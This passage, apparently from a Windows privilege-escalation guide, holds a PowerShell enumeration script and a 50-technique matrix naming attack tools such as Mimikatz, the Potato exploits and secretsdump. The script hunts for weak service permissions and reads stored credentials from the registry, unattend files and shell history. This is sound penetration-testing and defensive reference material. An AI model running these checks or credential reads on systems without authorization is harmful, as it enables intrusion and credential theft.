| 2024 | CVE-2024-21338 | AppLocker IOCTL | High |
| 2024 | CVE-2024-26169 | Windows Error Reporting | High |
| 2024 | CVE-2024-38193 | AFD.sys UAF | High |
| 2024 | CVE-2024-49039 | Task Scheduler EoP | High |
| 2025 | CVE-2025-62215 | Kernel Race Condition | High |
| 2025 | CVE-2025-62221 | Cloud Files UAF | High |
| 2025 | CVE-2025-54100 | PowerShell RCE | Critical |
Master Enumeration Script
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
<#
.SYNOPSIS
  Windows LPE Quick Enumeration Script
  Run from a limited shell to surface immediate privilege escalation paths
#>

Write-Host "=== SYSTEM INFO ===" -ForegroundColor Cyan
systeminfo | findstr /B /C:"OS Name" /C:"OS Version" /C:"System Type" /C:"Hotfix(s)"

Write-Host "`n=== CURRENT PRIVILEGES ===" -ForegroundColor Cyan
whoami /priv | Where-Object { $_ -match "Enabled|Se" }

Write-Host "`n=== LOCAL ADMINS ===" -ForegroundColor Cyan
net localgroup administrators

Write-Host "`n=== UNQUOTED SERVICE PATHS ===" -ForegroundColor Cyan
Get-WmiObject Win32_Service | Where-Object {
    $_.PathName -notlike '"*' -and
    $_.PathName -notlike 'C:\Windows\*' -and
    $_.PathName -match ' '
} | Select-Object Name, PathName, StartMode

Write-Host "`n=== WRITABLE SERVICE BINARIES ===" -ForegroundColor Cyan
Get-WmiObject Win32_Service | ForEach-Object {
    $bin = ($_.PathName -split '"')[1]
    if (!$bin) { $bin = ($_.PathName -split ' ')[0] }
    if ($bin -and (Test-Path $bin)) {
        $acl = (Get-Acl $bin -ErrorAction SilentlyContinue).Access |
               Where-Object { $_.IdentityReference -match "Users|Everyone|Authenticated" -and $_.FileSystemRights -match "Write|Modify|FullControl" }
        if ($acl) { Write-Host "WRITABLE BIN: $bin ($($_.Name))" -ForegroundColor Red }
    }
}

Write-Host "`n=== ALWAYSINSTALLELEVATED ===" -ForegroundColor Cyan
$hklm = (Get-ItemProperty "HKLM:\SOFTWARE\Policies\Microsoft\Windows\Installer" -ErrorAction SilentlyContinue).AlwaysInstallElevated
$hkcu = (Get-ItemProperty "HKCU:\SOFTWARE\Policies\Microsoft\Windows\Installer" -ErrorAction SilentlyContinue).AlwaysInstallElevated
if ($hklm -eq 1 -and $hkcu -eq 1) { Write-Host "VULNERABLE: AlwaysInstallElevated is enabled!" -ForegroundColor Red }

Write-Host "`n=== UAC LEVEL ===" -ForegroundColor Cyan
$uac = (Get-ItemProperty "HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System").ConsentPromptBehaviorAdmin
Write-Host "ConsentPromptBehaviorAdmin: $uac (0=Never,2=Always,5=Default)"

Write-Host "`n=== CREDENTIALS IN REGISTRY ===" -ForegroundColor Cyan
reg query "HKLM\SOFTWARE\Microsoft\Windows NT\Currentversion\Winlogon" 2>$null | findstr /i "password"
reg query "HKCU\Software\SimonTatham\PuTTY\Sessions" 2>$null

Write-Host "`n=== STARTUP FOLDER PERMISSIONS ===" -ForegroundColor Cyan
icacls "C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup"

Write-Host "`n=== NAMED PIPES ===" -ForegroundColor Cyan
[System.IO.Directory]::GetFiles("\\\\.\\pipe\\") | Select-Object -First 30

Write-Host "`n=== INTERESTING FILES ===" -ForegroundColor Cyan
$paths = @("C:\Windows\Panther\Unattended.xml","C:\Windows\Panther\Unattend\Unattended.xml",
           "C:\Windows\System32\sysprep\sysprep.xml","C:\unattend.xml","C:\autounattend.xml")
foreach ($p in $paths) { if (Test-Path $p) { Write-Host "FOUND: $p" -ForegroundColor Red } }

Write-Host "`n=== POWERSHELL HISTORY ===" -ForegroundColor Cyan
$histFile = "$env:APPDATA\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt"
if (Test-Path $histFile) { Get-Content $histFile | Select-Object -Last 20 }

Write-Host "`n=== WRITABLE PATH DIRECTORIES ===" -ForegroundColor Cyan
($env:PATH -split ';') | ForEach-Object {
    if ($_ -and (Test-Path $_)) {
        $acl = (Get-Acl $_ -ErrorAction SilentlyContinue).Access |
               Where-Object { $_.IdentityReference -match "Users|Everyone" -and $_.FileSystemRights -match "Write|Modify|FullControl" }
        if ($acl) { Write-Host "WRITABLE PATH: $_" -ForegroundColor Red }
    }
}
Summary Matrix: Technique → Requirement → Tool → MITRE
| # | Technique | Primary Requirement | Key Tool | MITRE ID |
|---|---|---|---|---|
| 1 | Kernel exploit (UAF/pool/race) | Unpatched kernel | CVE-specific PoC | T1068 |
| 2 | Token impersonation (SYSTEM) | SeDebugPrivilege | Mimikatz / Incognito | T1134.001 |
| 3 | Named pipe token steal | SeImpersonatePrivilege | PrintSpoofer | T1134.001 |
| 4 | JuicyPotato | SeImpersonatePrivilege, Win<2019 | JuicyPotato | T1134.002 |
| 5 | JuicyPotatoNG | SeImpersonatePrivilege | JuicyPotatoNG | T1134.002 |
| 6 | RoguePotato | SeImpersonatePrivilege, Win2019+ | RoguePotato | T1134.002 |
| 7 | SweetPotato | SeImpersonatePrivilege | SweetPotato | T1134.002 |
| 8 | GodPotato | SeImpersonatePrivilege | GodPotato | T1134.002 |
| 9 | PrintSpoofer | SeImpersonatePrivilege, Spooler | PrintSpoofer | T1134.002 |
| 10 | EfsPotato | SeImpersonatePrivilege | EfsPotato | T1134.002 |
| 11 | LocalPotato | Low-priv user | LocalPotato | T1068 |
| 12 | UAC bypass (fodhelper) | Local Admin (UAC filtered) | Manual/UACMe | T1548.002 |
| 13 | UAC bypass (eventvwr) | Local Admin (UAC filtered) | Manual/UACMe | T1548.002 |
| 14 | UAC bypass (sdclt) | Local Admin (UAC filtered) | Manual | T1548.002 |
| 15 | UAC bypass (COM interface) | Local Admin | UACMe 70 | T1548.002 |
| 16 | UAC bypass (DLL hijack) | Local Admin | UACMe 22/23 | T1548.002 |
| 17 | UAC bypass (WSReset) | Local Admin | Manual | T1548.002 |
| 18 | DLL search order hijack | Writable PATH dir | Custom DLL | T1574.001 |
| 19 | Phantom DLL hijack | Writable dir in search order | Custom DLL | T1574.001 |
| 20 | DLL side-loading | Writable dir beside signed exe | Custom DLL | T1574.002 |
| 21 | Unquoted service path | Write in path dir, restart service | PowerUp | T1574.009 |
| 22 | Weak service binary perm | Write service binary | msfvenom | T1574 |
| 23 | Weak service registry perm | Write service reg key | reg.exe | T1574 |
| 24 | AlwaysInstallElevated | Policy set, MSI execute | msfvenom+msiexec | T1548.002 |
| 25 | COM hijacking (HKCU) | Targeted COM object loads | Custom DLL+reg | T1546.015 |
| 26 | SeBackupPrivilege abuse | SeBackupPrivilege | SeBackupAbuse | T1134 |
| 27 | SeLoadDriverPrivilege | SeLoadDriverPrivilege | BYOVD | T1543.003 |
| 28 | SeTakeOwnership | SeTakeOwnership priv | takeown+icacls | T1134 |
| 29 | SeDebugPrivilege | SeDebugPrivilege | Mimikatz | T1003.001 |
| 30 | PrintNightmare (LPE) | Spooler running, unpatched | CVE-2021-1675.ps1 | T1068 |
| 31 | HiveNightmare | Win10 unpatched, shadow | vssadmin | T1068 |
| 32 | LSASS dump | Admin or SeDebug | procdump/mimikatz | T1003.001 |
| 33 | SAM dump | Admin or shadow copy | secretsdump.py | T1003.002 |
| 34 | Scheduled task weak perm | Write task executable | task modification | T1053.005 |
| 35 | Startup folder writable | Write to startup path | payload copy | T1547.001 |
| 36 | Autorun registry writable | Write key | reg.exe | T1547.001 |
| 37 | Port monitor DLL | Write HKLM\Print\Monitors | reg.exe | T1547.010 |
| 38 | WMI subscription | Admin | WMI cmdlets | T1546.003 |
| 39 | DCOM Application | Local network | PowerShell | T1021.003 |
| 40 | PetitPotam + NTLM relay | Domain, WebClient | petitpotam+relay | T1557.001 |
| 41 | GPP credential abuse | Domain user, old GP | Get-GPPPassword | T1552.006 |
| 42 | Autologon credentials | Physical/shell access | reg query | T1552.002 |
| 43 | Unattended files | Shell access | type/findstr | T1552.001 |
| 44 | DPAPI decryption | User context | Mimikatz dpapi | T1555.004 |
| 45 | RBCD via WebClient | Domain, WebClient svc | ntlmrelayx | T1558.003 |
| 46 | BYOVD (kernel driver) | Driver load capability | IOCTL/custom | T1068 |
| 47 | PPID spoofing | SeDebugPrivilege | psgetsys.ps1 | T1134.004 |
| 48 | Token make/create | Known creds | runas/LogonUser | T1134.003 |
| 49 | WSL LPE | WSL installed | wsl.exe | T1202 |
| 50 | msiexec elevated | Installer policy | msiexec | T1548.002 |
References
- MITRE ATT&CK — Privilege Escalation Tactic (TA0004)
- MITRE ATT&CK — T1068 Exploitation for Privilege Escalation
- MITRE ATT&CK — T1134 Access Token Manipulation
- MITRE ATT&CK — T1548 Abuse Elevation Control Mechanism
- MITRE ATT&CK — T1574 Hijack Execution Flow
- HackTricks — Windows Local Privilege Escalation
- Swisskyrepo — Windows Privilege Escalation (InternalAllTheThings)
- Jorge Lajara — Potatoes Windows Privilege Escalation
- Elastic Security Labs — Exploring Windows UAC Bypasses
- UACMe — hfiref0x (GitHub)
- GhostPack/Seatbelt
- itm4n/PrivescCheck
- itm4n — PrintNightmare in 2024
- carlospolop/PEASS-ng (winPEAS)
- cube0x0/noPac
- CICADA8-Research/COMThanasia
- Praetorian — RBCD LPE
- CrowdStrike — 4 Ways Adversaries Hijack DLLs
- TrustedSec — CVE-2021-42287/42278 Attack Path Mapping
- SOC Prime — CVE-2025-62215 Analysis
- SOC Prime — CVE-2025-62221 Analysis
- Exploit Database — CVE-2024-21338
- Microsoft KB5008380 — CVE-2021-42287
- Blackpoint Cyber — Unquoted Service Paths
- eversinc33 — Windows Access Tokens and Potato Exploits
- PacketLabs — COM Hijacking and Proxying